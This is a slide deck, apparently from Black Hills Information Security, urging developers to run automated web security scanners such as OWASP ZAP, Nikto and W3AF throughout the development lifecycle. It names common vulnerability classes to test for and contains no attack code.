
© Black Hills Information Security | @BHInfoSecurity



<https://t.me/learningnets>

# Software Development Lifecycle

- Continuous builds
- Continuous improvement
- Security is often bolted on at the end
- This is expensive
- This is also dangerous
- Security testing is something that should be done throughout the process
- Beginning, throughout, and end



# But Security is Hard

- Not really
- Different skill set
- It is easier to teach a web developer security, than it is to teach a tester development
- Lots of free tools and tricks
- 80/20 rule



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Where and When to Test

- Many of the tools we will talk about are so easy they should be used every build cycle.
- That is, nightly if possible
- Weekly at a minimum
- BHIS recommends a different member of the team test, review and address the issues each time
- Test everything, the tools are so easy to use there is no good reason not to
- Believe it or not, it will make you a better developer



Testing never seem to end.  
It just goes on and on my friends!  
Kevin, started hacking and not knowing what it was..  
Now he'll just keep on hacking it forever  
Just because..




© Black Hills Information Security | @BHInfoSecurity



<https://t.me/learningnets>

# What to Test For?

- Things which can be easily detected with an automate tool
- Cross Site Scripting
- SQL Injection
- Command Injection
- Misconfigurations
- The above attacks represent roughly 80 - 85% of the vulnerabilities bad folks attack



© Black Hills Information Security | @BHInfoSecurity



<https://t.me/learningnets>

# Do the Tools Cover Everything?

- No
- Automated tools do a great job
- But they miss
- Logic errors
- Permission errors
- Stored Cross Site Scripting
- Cross Site Request Forgery
- These vulnerabilities require manual testing




© Black Hills Information Security | @BHInfoSecurity



<https://t.me/learningnets>

# Tools, Tools, Tools

- Burp Pro – Not free, but cheap and awesome
- W3AF – Automatic web security scanner
- \$0.00
- Zed Attack Proxy – ZAP
- -\$0.00
- Nikto – Free web scanner
- These tools are better than most tools which cost \$20K or more
- If you know how to use them




© Black Hills Information Security | @BHInfoSecurity



<https://t.me/learningnets>

# ZAP!

- Free from OWASP
- Setup is similar to Burp
- Free
- Strong Development Core
- Free
- Has the ability to intercept and modify requests
- Free
- Has the ability to do automated scanning
- Did we mention it was free?
- [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)





# Lab: ZAP! And Web Log Analysis



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Questions?



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>